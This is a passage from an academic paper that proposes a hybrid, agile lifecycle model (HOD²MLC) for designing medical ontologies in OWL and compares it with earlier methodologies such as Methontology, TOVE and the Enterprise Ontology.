<odp:ProfileClass rdf:ID='Disease'/>
<odp:ProfileClass rdf:ID='Symptom'/>
<odp:ProfileClass rdf:ID='Procedure'/>
<odp:ProfileClass rdf:ID='Treatment'/>
<odp:ProfileClass rdf:ID='Diagnostic'/>
<odp:ProfileClass rdf:ID='Injury'/>
<odp:ProfileClass rdf:ID='Medication'/>
<odp:ProfileObjectProperty rdf:ID='hasSymptom'/>
<odp:ProfileObjectProperty rdf:ID='hasMedication'/>
<odp:ProfileObjectProperty rdf:ID='hasTreatment'/>
<odp:ProfileObjectProperty rdf:ID='hasProcedure'/>
<odp:ProfileObjectProperty rdf:ID='hasDiagnostic'/>
<odp:ProfileObjectProperty rdf:ID='causedBy'/>
<odp:ProfileDatatypeProperty rdf:ID='hasName'/>
<odp:ProfileDatatypeProperty rdf:ID='hasUID'/>
</xml>
```


(b): Implementation of the Abstract theory (a) using ODP.

tology editor where there the algorithm *validates* the profile for its structural and semantic correctness against the ODP framework and *parses* the profile to identify the defined profile abstract types. Then, the domain expert selects the types and impose them onto the domain model entities, i.e., the Cardiac System Diseases (Figure 3a) is *oftype Disease* (Profile type, Figure 5b) as shown in the Figure 6c.

The final extension, *OWL Schema Associations,* captures associations across ontology models by interlinking ontology descriptive concepts defined in Ontology Meta Vocabulary (OMV) (Hartmann,


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 6. ODP domain profiles and the parser




Palma, & Sure, 2005). OMV model for providing metadata about the ontology. OMV provides a way to capture the metadata for an ontology including *domain, organization, language, place, version, tools,* etc. For example, this extension can be used to associate the three models: *Diagnosis, Tests* and *Anatomy* to one another. The Diagnosis Model (O_1) (Figure 4a) has OMV concept *ontologyDomain* with value "*Diagnosis*", the Anatomy Ontology model O_2 has *ontologyDomain* with value "*Anatomy*", and, the Test Ontology model O_3 has the concept *ontologyDomain* with value "*Test*". These OMV concepts across these individual ontology models (O_1, O_2, and O_3) are associated to form *OWL Schema Associations* as shown in the Figure 7 whose implementation is shown in Figure 8. Figure 8a renders a subset of OMV concepts in OWL, Figure 8b shows *Diagnosis_Ontology*", "*Tests_Ontology*" and "*Anatomy_Ontology*" as instances of OMV concept "Ontology", and Figure 8c shows various properties of "*Diagnosis_Ontology*" including the schema associations *hasTests* and *effects* with Test and Anatomy ontologies.

Figure 7. Illustrating ontology schema relationships between ontology models



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 8. Ontology schema relationships implementation



4. HYBRID ONTOLOGY DESIGN AND DEVELOPMENT MODEL WITH LIFECYCLE (HOD²MLC)

In this section, we define the various phases involved in designing and building ontologies, and then organize these phases to propose a *H*ybrid *O*ntology *D*esign & *D*evelopment *M*odel with *L*ife**c**ycle (*HOD²MLC*) model. To begin, in Section 4.1, we expand our motivation from the introduction of the usefulness and utility of the software development process (SDP) for ontology design and development, by examining the process in detail; this sets the context for both the rest of this section, and the comparison of other ontology processes in Section 5. Using this as a basis, Section 4.2 presents a high level view of HOD²MLC which contains nine phases (*Problem Analysis*, *Integration, Knowledge Acquisition, Specification, Design, Analysis, Implementation, Testing,* and *Maintenance and Documentation*) and the interactions among them, influenced by the agile methodology and feature-driven development. Then, in Section 4.3, we examine each of these phases in detail, explore their interactions with one another, and provide a comprehensive example based on the OWL extensions in Section 3 and using Figures 2-7 supplemented with additional material.

4.1. Motivation of the Software Development Process

A *Software Development Process* (SDP) is a systematic procedure of developing a software application that provides a set of phases that all stakeholders (end users, domain specialists, designers, developers, maintainers, etc.) participate in at different times for different purposes towards the conceptualization, specification, design, implementation, and deployment of a working system. There are many different SDP methodologies that have emerged over the history of computing. One of the first approaches, the *waterfall model* (Docherty, 2005) involve the classical phases (requirements, design, implementation, analysis, maintenance, etc.), with the requirement that each phase being completed before moving to

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

the next phase. To address this deficiency, the *iterative model* (Docherty, 2005) that introduces loops and cycles among waterfall phases allowing stakeholders to analyze and revise their solutions. Taking a leap forward from these models was the *spiral model*, a cyclical process of four stages to: identify objectives and design alternatives, evaluate alternative and identify/deal with potential risks, develop and verify the next level product, and review results and plan for the next iteration. More recent emphasis on SDPs has been with the Unified Process Model (Kruchten, 2003), a conglomeration of iterative and incremental approaches that employs use case design to focus end user participation, creating multiple architecture and system views. Today, the *agile development lifecycle* (Craig, 2003), also available as a unified process model, has become a dominant approach to SDP, blending the best aspects of many different process models and expanding the scope and role of stakeholders of all types to participate in a process that truly results in the desired application.

One of the characteristics that all of the aforementioned SDP shares are a set of phases organized in different ways, but having similar purposes and intent across the varied process models. The *requirements phase* is intended to capture the main features and capabilities of the intended application in a manner suitable for all stakeholders; for a clinical application, bringing in appropriate medical professionals of all types relevant staff, and for our purposes, ontology designers, will be vital to achieve this phase. The *specifications phase* provides a clear, unambiguous description of the way the components of the software should be inter-connected, utilized and their responses to inputs ranging from normal working environment to exceptional situation; the specification may also include formal models that are later used to measure and assess the system. The *design phase* proposes alternative solutions in terms of conceptual models or domain schemas to solve the problem, and provides the ability to assess and evaluate them. Many different techniques can be employed at this phase including software architectures, software design patterns, UML design, entity-relationship and database design, ontology design, etc.; again, in a clinical application, stakeholders will be necessary to provide vital domain expertise. The *implementation phase* at early stages of the process can involve rapid prototyping of user interfaces for stakeholder input transitioning to implementation of design patterns, components, subsystems, and eventually the entire system. Throughout this process, the *testing phase* allows the software to be tested against the system requirements to see if it fits the original goals, again ranging for stakeholder input on user interfaces, component testing, acceptance testing, etc. *The deployment phase* may involve testing on staging servers with fake and then real data, stress testing to gauge impact on performance for expected number of users, testing with different hardware and software configurations, and developing appropriate manuals and training materials; in a clinical domain this will require input from stakeholders with the requisite medical expertise. Finally, the *maintenance phase* helps the team to keep track of the systems performance, updates, hardware maintenance, etc. While not an exhaustive list, it represents the phases that are employed by many SDPs; what differs is how and when they are utilized.

4.2. The HOD²MLC Model

The *Hybrid Ontology Design & Development Model with Lifecycle* (HOD²MLC) model is an *agile* model comprised of a collection of sequential and parallel phases stakeholders have to execute as shown in the Figure 9. This process results in the definition and creating of abstract type concepts, an ontology model, and an associated ontology vocabulary/data as seen in the bottom box of Figure 1, and replicated in Figure 9; this represents the output of the HOD²MLC. The agile lifecycle model is adopted as it provides adaptive planning, incremental development, a timed iterative approach, and encour-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


ages rapid and flexible response to dynamic project changes. HOD²MLC has a set of phases (*Problem Analysis*, *Integration, Knowledge Acquisition, Specification, Design, Analysis, Implementation, Testing,* and *Maintenance and Documentation*) to be explored in Section 4.3, with each phase assigned a well-defined role or responsibility which is utilized in order to identify the best-fit software design model or approach for it role in the entire life cycle. The HOD²MLC commences with *Problem Analysis Phase* (Phase 1) which analyzes the issues that are need to support ontology development and applies *heuristic abstraction techniques* (Clancey, 1985) for assisting in problem definition, its analysis, and foundations for other phases in the cycle. Heuristic abstraction is a framework equipped with multiple methods (data abstraction, definition abstraction, and qualitative abstraction) which can be applied to a range of scenarios primarily faced in Phase 1.

HOD²MLC leverages aspects of the *iterative* model throughout Phases 2 to 8 to assist developers to take advantage of what was learned during a previous cycle to make changes in an *incremental* fashion which provides periodical partial output providing development guidance. The *Ontology Integration Phase* searches for existing ontologies that may be used at a starting point for the intended application. The *Knowledge Acquisition Phase* tries to gather knowledge concepts at various levels (M2, M1& M0-Figure 1). The *Specification Phase* defines concrete boundaries to refine and scope the identified problem. The *Design Phase* is the core where the domain model is developed independent of its target language platform and employs the *Feature Driven Development (FDD)* (Palmer & Felsing, 2002) technique for identifying various concepts by providing *iterative* and *incremental top-bottom* approach allowing developers to identify concepts at various levels hierarchically. The *Analysis Phase* allows developers (and domain users) to validate the domain model from the design phase with the specification; this is indicated by the backward pointing dashed arrow between these two phases in Figure 9 and may necessitate a revising of specification, design, and analyses phases. The *Implementation Phase* realizes the domain model from Phase 5 using a chosen knowledge framework such as RDF/RDFS, OWL, etc., and in the medical domain would be used to provide vocabulary support, knowledge acquisition, decision support, etc. The *Testing Phase* is intended to explore the developed knowledge ontology in detail, at both design and instance level; at this stage, stakeholders (medical domain users) would play a pivotal role in evaluating the ontology and its completeness, resulting in the potential for a feedback look back to the implementation phase. Lastly, the *Maintenance & Documentation* maintains the deployed ontology and documents the whole process for future usage; this is an active collaboration between all stakeholders.

Note that the *Knowledge Acquisition Phase* can be executed in parallel with other phases until the *Implementation Phase*, since the *Implementation Phase* is responsible for implementing the domain model and its vocabulary gathered along the *knowledge acquisition phase*. The *Documentation Phase* can also be executed in parallel starting from the *Analysis Phase* and ending in the *Maintenance* and *Documentation Phase*. The life cycle model also depicts two broad types of stakeholders *User* and *Developer* involved in various phases; in a clinical application *user* could be various medical providers, their staffs, other medical personnel, medical ontologists etc., while the *developer* may play different roles such as knowledge, specification, design, etc. To complete the entire process, the output of the HOD²MLC process is the creation of an ontology that consists of an ontology abstract conceptual theory, the ontology model (the types and structure), and the ontology vocabulary (terms); all of these can be instantiated to form a specific ontology for a particular application., e.g., one for an EHR, one for PHR, one for a Pharmacy System, etc.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 9. HOD²MLC: Hybrid ontology design and development model life cycle



4.3. Phases of HOD²MLC

In this section, we will discuss the phases involved in HOD²MLC model as shown in Figure 9. Our intent is to detail each phase starting from (Phase 1: *Problem Analysis Phase*) through its completion (Phase 9: *Maintenance* and *Documentation Phase*), the importance of the phase, interaction with other phases, the usage of the phase and illustrate by using the scenario introduced in Section 2 and Figures 2-8, complemented with additional material to fully demonstrate the methodology's usage in the ontology design and development process. The remainder of this section has subsections for each respective phase.

4.3.1. Phase 1: Problem Analysis

Recall from Section 2, that the objectives was to allow data from multiple sources via HIE to be available to clinical researchers who want to query the combined clinical repository to answer based on multiple clinical variables such as diseases, symptoms, medications, diagnoses, etc. The *Problem Analysis* phase is the commencing point of the proposed HOD²MLC model in order to identify and analyze the overall

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


problem domain (e.g., queries against combined clinical repositories) faced by the desired information system which will necessitate the development of new ontology(s) or extending existing ontology(s) or both. Our objective in this phase is to develop representative queries for data mining in support of clinical research using the research topics as illustrated in Section 2 or via UML use-case diagrams that represent samples that are specific to an instance data of the domain or a state of the ontology. Essentially, the research topics in their broad definitions provide the means for us to elicit relevant information from intended users in order to analyze them to formulate a *domain problem,* i.e., the domain level problem which encompasses multiple component problems. For example, the two RTs:

RT1.A: How does metformin used for glucose control in type 2 diabetics effect the incidence and natural history of CHF and Chronic Renal Failure or stable Angina?
RT1.C: Symptoms and Diseases with high BNP (800 pg/mL)?

The aforementioned questions are targeting a specific instance/data of the ontology knowledge that can hopefully be generalized to be used in order to formulate a boarder *domain problem* along with the respective model concepts and the vocabulary to identify the domain involved and then association (schema associations) to provide higher level overview of the problem. *Abstraction Techniques* proposed by Clancey (1985) which is further classified into: Definitional Abstraction - based on defined, essential, and necessary, characteristics features of the concept; Qualitative Abstraction - form of definition involving quantitative data; and Generalization – based on concept hierarchy, can be employed for abstracting concepts from RT's and identify their domains to formulate a *domain problem*. As shown in the Figure 10, consider that the concepts identified for RT1.A are: Metformin, Type 2 Diabetes, CHF, and Chronic Renal Failure. Based on these concepts, we can first surmise that Metformin (defined as - a preferred oral anti-diabetic drug of choice for the treatment of type 2 diabetes) is a drug involving the Medication domain.

Similarly, the concepts Type 2 diabetes, and Chronic Renal Failure involve the domains of Disease and Symptom, which are two more of the needed domains along with Medication. Likewise, in analyzing RT1.C that has a required BNP evaluation, this indicates that Test needs to be added as a potential ontology domain. While applying these techniques, the designer may also identify various concepts (e.g., Disease, Symptom, Test, Metformin, CHF, diabetes, etc.) useful for other phases (Phase 3 in Section 4.3.3 and Phase 5 in Section 4.3.5). Thus, the problem analysis phase assists the designers to identify the domains and concepts involved for building the medical knowledge system, allowing teams to gather and interact in order to discern the appropriate ontology concepts. If one extends the above discussion to

Figure 10. Applying abstraction techniques on RT's for obtaining the domains



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

include all RTs, then the domains required for assisting researchers to solve the problem are: *Symptom*, *Disease*, *Medication*, *Test, Diagnostics, Anatomy,* and *Procedure*.

4.3.2. Phase 2: Integration Phase

The *Integration Phase* allows designers to search for existing ontology model(s) meeting the domain(s) criteria identified in *Problem Analysis Phase* (Phase 1) and to also understand the associations that may exist among the various ontologies. For the latter case, before building an ontology model for the domain of *Medication*, the designer(s) might want consider the reuse of the *RxNorm* (Liu, Ma, Moore, Ganesan, & Nelson, 2005) model standard that provides normalized names for clinical drugs. Similarly, for the domains of Symptom, Disease, and Procedure the ontology designers can refer to standard medical systems such as: ICD, UMLS, LOINC, etc. The designers can use the RT questions and their interdependencies in order to establish associations, which are shown in Figure 8. For instance, for RT1.A the designer and the medical user have to understand the association between the domains Test, Disease, and Symptom, as well as their types and domain modeling elements (Section 3.3).

4.3.3. Phase 3: Knowledge Acquisition

The *Knowledge Acquisition Phase* primarily involves designers interacting with the medical users such as clinical researchers, physicians, etc., as they attempt to discern all of the required knowledge across multiple resources in order to determine: the appropriate model concepts of the identified domains (Phase 1) at multiple levels; the vocabulary required for assisting in ontology model(s) development; and the way that the associations impact knowledge usage (Phase 2). This phase defines a *Glossary of Terms* (GT), a group of tables to encompass *types*, *classes, associations, attributes,* and *instances* (Sections 3.2 and 3.3) for the identified focus domains (Phase 1). The GT can be built by reusing methods proposed by Mariano Fernandez, et.al. (1997) - the methodology builds GT through informal textual analysis from texts and handbooks, formal and informal interviews with domain experts, etc. Asunción Gómez-Pérez, et.al. (1996) developed a data dictionary (DD) which is similar to GT which captures knowledge of a domain in terms of concept name, synonyms and acronyms, description, class features, instances, etc. This *Knowledge Acquisition* phase can be performed in parallel with *Specification*, *Design,* and *Analysis Phases*. While accumulating concepts from various sources, the designer may also want to document the concept in terms of the source origin, definition, references, usage, etc. RTs are vital to this phase, since it is not simply the information that is critical (Phases 1 and 2), but also the way the clinical researcher understands the information and any semantics s/he may be applying as a result of his/her own domain knowledge and practice in caring for patients as a physician over a long time period.

4.3.4. Phase 4: Specification

The Specification Phase is an important phase in the ontology development life cycle, similar to any software development life cycle models. In this phase, the ontology model(s) designer(s) interact with the end users such as medical experts, physicians, nurses, etc., and other potential stakeholders (e.g., HIT vendors) in order to defines the scope of the ontology models based on the domains identified (from Phase 1), their associations (Phase 1), and the critical supplemental knowledge (Phase 3). The scope assists the designers to focus on the domains without veering out of the final goal. For example, while

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Phase 1 identified *Disease* as one of the domains, this phase would define boundaries and specifications on Disease:

1. The ontology models will capture diseases in the domains of Mental Disorders, Respiratory System, Cardiac System, Circulatory System, Nervous System, Metabolic System and Skin related diseases to arrive at a solution akin to the domain model shown in Figure 3a;
2. The identified Diseases domain (Phase 1) concepts must be associated with concepts from the domains of Symptoms, Medication, Diagnostic and Test which are the associations in Figure 5 at detailed level, and the associations in Figure 9a at a higher conceptual level;
3. All the Disease entities must have a *UID* (Unique Identifier) and *MedicalName* to capture its scientific name and general common name.

In general, the specification document is a cooperative and collaborative effort by all of the involved users in ontology model(s) design and development with significant oversight and interaction with designers. From a process perspective, the specification is evolved over time by these stakeholders using *incremental* and *iterative* approach. During this phase, the *Knowledge Acquisition Phase* (see Section 4.3.3) can be executed in parallel to capture vocabulary at various levels; we refer the reader back to Figure 9 to see the HOD^{2}MLC process. The RT's (Section 2) might assist the ontology designers and involved users in defining specifications on the knowledge system as RT's illustrate the concepts and interactions that may occur between them. For instance, RT1.A would like to know the impact of Metamorfin (a Metabolic Medication) on various diseases such as Type 2 Diabetes (a Metabolic Disease), CHF (a Cardiac Disease), stable Angina (a Respiratory Disease), etc. RT1.A will assist the designer and involved users to specify any mandatory/optional interactions between Metabolic Medication and Diseases domain modeling elements (Figure 5).

4.3.5. Phase 5: Design

The *Design Phase* is the core phase in the development life cycle, where the designer(s) identifies the *concepts* involved in the domain from the GT table built in the *Knowledge Acquisition Phase*. The *concept* encompassed can be classified into two types: *Abstract Type concepts* (abstract theory, Figure 5) and *Domain Model concepts* (see Figures 3, and 4). In software engineering, the process of defining models/concepts at various levels is called *Meta Process Modeling (MPM)* (Rolland, 1998). MPM is a type of metamodeling used in software engineering for developing modular and reusable process models as shown in Figure 11. The entities developed at the meta-level (MM_1, MM_2, and MM_3 in Figure 1) are utilized for developing domain process models (DM_1, DM_2, and DM_3) which are in turn employed to capture instance data (ID_1, ID_2, and ID_3) as previously shown in Figure 6. For example, the abstract theory and profile entities (Figure 5) can be placed at the MPM layer. The ontology domain models in the Figures 3 and 4 can be placed at the DPM layer. The *Model Concepts* are required for developing the domain model or schema for the ontology.

In order to represent the abstract theory and models at multiple levels, *top-bottom* decomposition of the domains identified in the *Problem Analysis Phase* (Phase 1) is performed by employing *Feature Driven Development (FDD)* as shown in Figure 12. FDD is a model-driven agile software process comprising of five activities: *overall model* where a high-level walkthrough of the domain scope of the system and its context is performed; *Build Feature List* where a detailed domain walkthroughs are performed

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 11. Layered architecture of Meta-Process Modeling (MPM)





Figure 12. Feature driven development for ontology development



to decompose the domains into small groups which are presented for discussions where a feature can either be a class or a method call and in our model it's a concept; *Plan By Feature* where the generated features are prioritized for further the development plan; *Design By Feature* where a programmer selects a small group of features that are to be developed within two weeks; and, *Build By Feature* to develop the actual code for their classes.

Similarly, the FDD approach is oriented for HOD²MLC as shown in Figure 12 and the following steps have to be followed: Step 1, a higher-level walkthrough of the *domains* identified from *Problem Analysis Phase* (Phase 1) should be performed to identify type concepts such as Disease, Medication, Symptom, hasSymptom, hasMedication, uid, hasName, etc., illustrated in Section 3.3 with The intent to define an

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

abstract theory shown in Figure 5a or search and reuse existing abstract theory; Once the abstract theory and concept types have been defined, in Step 2 they can be decomposed into domain model classes (with respective attributes and associations) such as Respiratory System Diseases, Cardiac System Diseases, Metabolic System Diseases, etc., to define a ontology model(s) as shown in Figures 3. In Step 3, once the ontology model(s) have been built, the models can be described using OMV concepts and then be interconnected with one another to form ontology schema associations (see Figure 9).

The *iterative* nature of the cycle will assist designers in learning from the earlier phases and this resulting *incremental* process provides the degree of progress and partial output to the end users. The cycle is stopped once an agreement has been reached on structural and semantic aspects of the ontology model(s). The abstract theory (Figure 5a), ontology domain models (Figure 3) and the schema associations (Figure 8) developed using FDD approach at various levels (Figure 12) in this phase, provide structure and semantics to capture medical data. One final note, the HOD^{2}MLC model has two feedback loops in the process (see Figure 9) that promote an iterative and incremental design. The first feedback loop involves the *Analysis Phase, Specification Phase* and *Design Phase*. This loop provides flexibility to the overall lifecycle in terms of any dynamic changes to the specifications or the design model (e.g., to the RTs). For example, after the specifications have been written and the developers start to build the model, the user may need to add a specification (upon already defined specifications in Phase 4) such as, "Urine Test" must be included in the Tests domain consideration due to the presence of a new RT question. The feedback loop will help the designer to implement the new specification to the ongoing/developed domain model and analyze the new model without repeating the whole life cycle. As the *Knowledge Acquisition Phase* runs in parallel with these phases, the domain vocabulary can be acquired without revisiting the actual phase.

4.3.6. Phase 6: Analysis

The *Analysis Phase* is another important phase that has to be executed before *implementing* the abstract theory (Figure 9a) and developed domain model(s) (Figures 5, 6, and 7). In this phase, the designers and the end users revisit the *Specification Phase* to validate the design models developed in the *Design Phase*. The involved users (clinical researchers, domain experts, physicians, etc.) might also validate the domain model(s) to check if all the required semantic knowledge is captured. For instance, the domain expert will test the EHR model in Figure 3 and ontology models Figure 5, 6 and 7 against the RT's and their respective questions (RT1.A) in Section 2 and also verify if the general problem identified in the *Problem Analysis Phase* (Phase1) has been addressed. The developers might also check: the software principle *modularity* to verify if the developed conceptual abstract theory and domain models are simpler enough for domain expert understanding and portability; and, the software quality *reusability* to see if a conceptual model(s) can be reused in a different environment setting (by a different HIT system or by a new RT). These indicators don't have any measurable scale and is completely depended on developer's perspective and experience. The feedback loop involving *Specification, Design* and *Analysis Phases* as given in Figure 14 will bolster an incremental learning process, where the designers and end users can learn from the previous cycle. The *Knowledge Acquisition* insures that defined knowledge and semantics in the domain model is appropriately structured for specifying instances (Phase 7).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

4.3.7. Phase 7: Implementation

The *Design Phase* provides the user with *structure* and *semantics* of the proposed solution to solve the *Overall Problem* and the *Analysis Phase* provides the feedback on abstract theory and domain model(s). However, in the realm of ontologies, an initial final solution is in the form of a domain vocabulary and is implemented using a formal language framework. For the domain vocabulary, we can use the *Glossary of Terms* (GT) developed in *Knowledge Acquisition Phase* responsible for gathering *all* of the useful and potentially usable domain knowledge and its meanings in terms of definition, usage, references, comments, etc. The sample GT table built for this life cycle model captures the medical vocabulary/data such as Fever, Redness of Eye, Cough, Headache, etc. (e.g. instances of General Symptoms, Figure 3a or Figure 4a) and other information such as the concepts definition, synonyms, etc. obtained from various medical sources (as discussed in Phase 2). This documentation is captured as rdfs:comment, rdfs:Label, etc. in the ODP Profile and OWL domain ontology from Section 3.3.

At this point, the designers have agreed to abstract type concepts and ontology model(s) which needs to be realized in a formal target language. Further, we are platform independent from an ontology modeling perspective, and now is the time to evaluate different implementation alternatives such as RDF/RDFS, OWL, UML, a simple database schema for *is-a* type vocabulary, etc. However, if the designers adopt *Meta-processing modeling* (Phase 5), the frameworks that support such a multiple layered architectural approach are UML profile and *OWL Domain Profile* (ODP) (Section 3.3); other implementation approaches are likely insufficient to do a lack of modeling abstraction and complexity. In our current scenario: the abstract theory obtained from FDD approach (Figure 12, Step 1) illustrated in Figure 5; the domain ontology models in Figure 3, are implemented using OWL as shown in Figure 4 using Protégé ontology editor; the dependencies in Figure 12 illustrate the OWL schema associations between the ontology models is implemented as shown in Figure 8 using the same Protégé editor. Thus, as proposed, the output of the HOD^{2}MLC model are the ontology abstract theory (and its type concepts), ontology domain model(s), ontology schema associations between the ontology models, and ontology vocabulary as shown in the Figure 9 and Figure 1.

4.3.8. Phase 8: Testing

The *Testing Phase* carries out a technical judgment of the ontology model(s) as realized in the chosen implementation alternative (see Section 4.3.7) by assessing the target software environment and its associated documentation. Testing can be carried out using the various proposed previous works such as: OWL Debugger and Repair framework for testing OWL based ontologies proposed by Kalyanpur (Kalyanpur, 2006). The implemented OWL Ontology models can also be tested using SPARQL (Prud'hommeaux & Seaborne, 2008) querying language for query accuracy. This is particularly true in regards to all of the aforementioned RTs and their questions in Section 2. This testing process for the scenario (RTs) is imperative, since it can identify situations and questions that aren't support and be able to cycle back to the appropriate phase in HOD^{2}MLC in order to revisit as much of the process as needed to address any deficiencies.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The second feedback loop in HOD²MLC is between the *Implementation Phase* and *Testing Phase,* allowing designers to rectify the developed OWL ontology models for any inconsistency. For example, in larger ontologies, the user can define *CHF* and *Metabolic Disorders* to be disjoint (i.e., an *instance* or real world object can't belong to both of the classes at the same time). The *Testing Phase* identifies these problems and the feedback loop allows the designer to fix these implementation issues again without another iteration of the lifecycle. This loop is important since end users are playing a major role in both phases, which could result to redefining an RT, adding questions, or adding RTs, all of which would not just impact here, but revert to the first feedback loop in Section 4.3.5. History has clearly taught us that increments and iterations is the norm; the exception of a true waterfall model simply does not work in practice.

4.3.9. Phase 9: Maintenance and Documentation

The *Maintenance* and *Documentation Phase* is where the developed ontology has to be monitored for smooth and efficient performance of the knowledge system. The system administrators are primarily responsible for monitoring the system and as the system is continuously running, hence this represents the *maintenance* aspect of this phase. This phase is also responsible for maintaining version control for the ontologies developed. Various tools have been proposed for this purpose such as Redmond, et al. (Redmond, Smith, Drummond, & Tudorache, 2008), Sungawa (Sunagawa, Kozaki, Kitamura, & Mizoguchi, 2003), etc. that are all suitable to some degree to manage information in repositories that can allow roll-back and roll-forward in the event of changes or additions. The *documentation* aspect of this is responsible for detailed narrative report of the ontology concepts, axioms, and instanced and the primary contributor for this documentation is the *Knowledge Acquisition Phase*. The *Documentation* aspect of this is initialized with the *Implementation Phase* as this phase formally finalizes the concepts used in the ontology model(s) and runs in parallel with *Testing Phase*. The documentation of the ontology concepts is maintained both in textual format and encoded in the ontology model(s) as annotation using OWL annotation properties such as rdfs:comment, rdfs:isDefinedBy, rdfs:label, etc. Note that the documentation must also contain the definition of the problem (as presented in Section 2) as well as any additional stakeholder knowledge or semantics that have been defined in this process.

5. ONTOLOGY DEVELOPMENT ALTERNATIVES

In this section, we will discuss a select set of prominent ontology development life cycle models and techniques that have appeared in the literature, with an emphasis on the way that our approach compares. To accomplish this, in Section 5.1, we review seven other ontology models, and in the process, point out their similarities and differences against *HOD²MLC* in Figure 9. Using this as a basis, in Section 5.2, using phases, we will compare and contrast these models to *HOD²MLC* with the objective of understanding if the model completely (Full) supports the corresponding phase in *HOD²MLC*, partially (Partial) supports corresponding the phase in *HOD²MLC*, or is unable (None) supports the corresponding phase in *HOD²MLC*.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

5.1. Ontology Life Cycle Alternatives

This section details seven ontology development life cycle models and methodological approaches for building and maintaining ontologies. The first approach by Fernández, et al. (1997), has proposed the *Methontology* model which is composed by employing the following phases: *specifications* (*similar to Phase 4 in HOD²MLC*)*; knowledge acquisition* phase which allows the developers to explore various source such as texts, handbooks, interviews, etc. for extracting knowledge for developing ontology vocabulary (*similar to Phase 3 in HOD²MLC*); *conceptualization* phase is when the developers will structure the domain vocabulary and develop a conceptual model for the ontology (*similar to Phase 5 in HOD²MLC*)*;* and, *integration, implementation* and *evaluation* (*similar to* Phases *2, 7 & 8 in HOD²MLC*). The author chose an *Evolutionary Model* after contrasting it against *Waterfall* and *Spiral* models, and justified the choice by stating that the proposed model will help in expanding the ontology when needed. However, the proposed model and the phases leave crucial unanswered questions such as: How are the different phases inter-connected to form the model? and Are there any iteration between phases or whole model? Also, while enumerating the various phases in their work, the *integration* phase is responsible for reusing related domain ontology schema or conceptualization follows the *conceptualization* phase of the model, and as result, this renders the *integration* phase inefficient, as the *integration* phase is responsible for searching for existing conceptual models, look for reusable modules and use the modules in the ongoing development.

The second approach by Gomez-Perez, et al. (2006) (Gonzalez-Perez & Henderson-Seller, 2006), proposed a *method* ***not*** *a complete development cycle* for an ontology with the following steps. First, their work develops a requirement and specification document (*similar to Phases 1 and 4)*. Second, they conceptualize the domain terminology by constructing the following tables: *Data Dictionary* (*similar to Phase 3 in HOD²MLC*) which identifies domain classes and instances; *Concept Classification Tree* which groups the identified concepts; *Tables of Constants* which list all of the constants of the domain; *Tables of Instance and Class Attributes* that lists all classes and instances of the domain; and, *Tables of Formulas* which describes formulas used to infer numerical values of attributes. However, much of this information is instance-based, as opposed to our highly focused abstract type and schema modeling approach. Further, the steps enumerated in the method are similar to waterfall model where the methodology phases are executed sequentially without any feedback loop or iteration and thus inheriting the drawbacks of the waterfall model.

The third approach by Uschold, et al. (1996) (Uschold & King, 1996) and Uschold (1998), proposed the Enterprise Ontology (EO) project which consists of four phases: *purpose*, *building*, *evaluating* and *documentation* (*similar to Phases 1, 7, 8 & 9 in HOD²MLC*). In their first phase, the purpose of the ontology is identified, i.e., to find out why the ontology is being built and what its intended uses are, equivalent to *requirements* phase. In the second phase, there is the building of the ontology itself which is divided into three parts: capture, coding and integrating which is equivalent to combination of *knowledge acquisition* and *implementation* phases. In the evaluation phase, the intent is to check that the ontology fulfills the requirements and that it does not contain any unnecessary things, which is same as our *Analysis* phase. Their last phase is the *documentation* phase in which the ontology should be documented in some way. However, the work doesn't provide any model as to the way that the phases are connected and no good guidelines published as any optimal way to achieve the second phase.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The fourth approach Gruninger, et al. (1995) (Grüninger & Fox, 1995) have proposed TOVE project whose primary goal is to answer enterprise queries to existing or future usecase scenarios. Based on these scenarios, a set of questions named *informal competency questions* is raised that the ontology has to answer (*similar to Phase 1 in HOD²MLC*). The motivating scenario and competency questions (similar to RT's) provide the developer with the information needed to develop or extend the ontology, i.e., the set of questions form the *requirement* phase. The next step is to specify the terminology of the ontology by using first-order logic forming the *conceptualization* and *implementation* phase (*similar to Phases 4 & 7 in HOD²MLC*). The author details the various phases a developer has to address for building an ontology, but doesn't provide a life cycle or a model connecting these various phases.

The fifth approach, also by Uschold (1998) (Uschold, The Enterprise Ontology, 1998), presents a unified methodology by combining methodologies from the EO and TOVE projects. The first step is to define the purpose of the ontology which can be done in several ways, e.g. to identify the intended users, or as in the TOVE project with motivating scenarios and competency questions, to form the user *requirements* document (*similar to Phase 1 in HOD²MLC*). In the *conceptualization* phase, the developer should decide what level of formality the ontology has to have and find the concepts and the relations among them (*similar to Phase 5 in HOD²MLC*). The author describes four different approaches for constructing the ontology. First, use an ontology editor to define terms and axioms. Second, do the previous steps and then begin a formal encoding. The third approach is to produce an intermediate document that consists of the terms and definitions that appeared in the previous step; this document can be the final result, or be specification of the formal code or its documentation. The fourth and final approach is to identify formal terms from the set of informal terms. Finally, the approach has a revision cycle, where the developed ontology is compared to the competency questions or the user requirements (*similar to Phases 8 & 9 in HOD²MLC*). Similar to the previous work, the author doesn't provide any model interconnecting the phases. Again, there is a focus on creating the instance of the ontology very early in the process, where our approach defers this so that an ontology model with a schema can be defined and then potentially reused.

